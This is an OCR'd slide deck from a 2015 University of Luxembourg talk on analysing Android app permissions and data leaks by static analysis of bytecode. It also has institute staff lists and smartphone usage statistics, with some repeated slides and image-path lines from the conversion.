Security Analysis of Permission-Based Systems using Static Analysis: An Application to the Android Stack

Jacques Klein
Strongly based on the PhD talk of Alexandre Bartel

University of Luxembourg
SnT

April 24, 2015

Sogeti-SnT Discussions

Outline for section 1


SnT:Security, Reliability and Trust

- *Security and Trust* research priority at University of Luxembourg
- Created in 2009
- Interdisciplinary research approach to Secure, Reliable, and Trustworthy ICT Systems and Services
- Platform for collaboration with industrial and governmental partners, EU ESA projects
- **Impact oriented research focus**

SnT:Security, Reliability and Trust

- Strategic Partnerships
- **14 MEUR turnover 2014, 70% competitive**
- Headcount $>$ 230, 17 faculty members

Personnel 2009-2013



SnT Research Groups

SERVAL
Security, Reasoning and Validation

Yves Le Traon

NetLab

Thomas Engel

Automation Lab

Holger Voos

APSIA
Applied Security and Information Assurance

Peter Ryan

Software Verification and Validation

Lionel Briand

Signal Processing and Communications

jörn Ottersten

Reliable and Networked Systems

Juergen Sachau

SEcurity, Reasoning and VALidation

Members: (Head: Yves Le Traon, Prof.)

Head

1. LE TRAON Yves, Prof. ,Dr.

Senior Research Scientist

1. KLEIN Jacques, Dr.

Research Associates

1. BISSYANDE Tegawendé, Dr.
2. CASSAGNES, Cyril, Dr.
3. FOUQUET François, Dr.
4. KIM Dongsun, Dr.
5. PAPADAKIS Mike, Dr.
6. EL KATEB Donia

PhD Candidates

1. ALLIX Kevin
2. HARTMANN Thomas
3. HENARD Christopher
4. LI Li
5. MARTINEZ Jabier
6. MOAWAD Assaad
7. NGUYEN Phu Hong
8. SANCHEZ Alejandro
9. LI Daoyuan
10. JIMENEZ Matthieu
11. (RUBAB Iram)

Engineers


1. EDSON Ramiro

Just Graduated:

1. AMRANI Moussa
2. DEMONGEOT Thomas
3. ABGRALL Erwan
4. BARTEL Alexandre
5. MEIRA Jorge

Research Domains:

From Software Engineering To Security



Applied Research Directions

- Modeling and Model@runtime
  - Keeping models and infrastructures synchronized
  - Dynamic Adaptation
- Data Mining
  - Machine Learning
  - Optimization algorithms/reasoning
- Security and Privacy
  - Access-control/permission-based, Usage control/obligations
  - Model-driven security
  - Socio-technical concerns/ conviviality
  - Malware detection and prevention
  - Application Analysis: Leaks Detection
- Software Testing
  - Model-Based testing
  - Security testing
  - Cloud/large scale /DDoS

Outline for section 2

Let's focus on Android Security

We are working on 2 topics:

- Machine-learning to detect Android Malware
- Static Analysis to check some security properties

Evolution of Phones

1985	1995	2005	2015
10,000 loc	100,000 loc	1,000,000 loc	10,000,000 loc

"Smart" Phones = Computer + Sensors + Phone App.

Personal Information Stored on Smartphones

Location


Bank Accounts Information

Personnal Addresses

Calendars

Contacts

Email Accounts



Passwords

Photo Albums

SMS Messages

Social Networking Profile

Browser History

...

Smartphone Penetration

	2012	2013	2014	2015	2016	2017	2018
Smartphone users (billions)	1.06	1.40	1.76	2.04	2.29	2.52	2.73
% change	58.7%	32.3%	25.1%	16.3%	12.2%	10.2%	8.1%
% mobile users	25.8%	31.9%	37.8%	41.8%	45.0%	47.7%	49.8%
% of population	15.2%	19.8%	24.5%	28.2%	31.3%	34.2%	36.5%

Smartphone Users and Penetration Worldwide 2012-2018

Source: eMarketer, June 2014

Smartphone Penetration

	2012	2013	2014	2015	2016	2017	2018
Smartphone users (billions)	1.06	1.40	1.76	2.04	2.29	2.52	2.73
% change	58.7%	32.3%	25.1%	16.3%	12.2%	10.2%	8.1%
% mobile users	25.8%	31.9%	37.8%	41.8%	45.0%	47.7%	49.8%
% of population	15.2%	19.8%	24.5%	28.2%	31.3%	34.2%	36.5%

Smartphone Users and Penetration Worldwide 2012-2018

Source: eMarketer, June 2014

Smartphone Penetration

	2012	2013	2014	2015	2016	2017	2018
Smartphone users (billions)	1.06	1.40	1.76	2.04	2.29	2.52	2.73
% change	58.7%	32.3%	25.1%	16.3%	12.2%	10.2%	8.1%
% mobile users	25.8%	31.9%	37.8%	41.8%	45.0%	47.7%	49.8%
% of population	15.2%	19.8%	24.5%	28.2%	31.3%	34.2%	36.5%

Smartphone Users and Penetration Worldwide 2012-2018

Source: eMarketer, June 2014


Smartphone Usage

AVERAGE TIME SPENT PER PERSON BY PLATFORM IN DECEMBER 2013


	U.S.	U.K.	Italy
Monthly TV time spent	185 hours	129 hours, 54 minutes	143 hours, 20 minutes
Monthly online time spent	26 hours, 58 minutes	29 hours, 14 minutes	18 hours, 7 minutes
Monthly mobile time spent	34 hours, 21 minutes	41 hours, 42 minutes	37 hours, 12 minutes

Source: Nielsen

Gartner Statistics



Market of Mobile Phones



→ We target Android.

Objectives

Objectives

Bytecode

Objectives

Bytecode


- Analyze Android bytecode with static analysis tools

Objectives

Bytecode → Analyses


- Analyze Android bytecode with static analysis tools

Objectives



- Analyze Android bytecode with static analysis tools


Objectives



- Analyze Android bytecode with static analysis tools

- Check that applications do not have too many permissions


Objectives



- Analyze Android bytecode with static analysis tools


- Check that applications do not have too many permissions

Objectives



- Check that applications do not have too many permissions
- Find data leaks in applications
- Analyze Android bytecode with static analysis tools

Objectives




- Check that applications do not have too many permissions
- Find data leaks in applications
- Analyze Android bytecode with static analysis tools

Objectives

Bytecode → Analyses → Permissions

• Check that applications do not have too many permissions

Analyses → Leaks



• Find data leaks in applications

Analyses → In Vivo

• Use result of static analyses at runtime for security/privacy

• Analyze Android bytecode with static analysis tools


Objective 1:

Analyze Android bytecode with static analysis tools

From Java source code to Dalvik bytecode

From Java source code to Dalvik bytecode

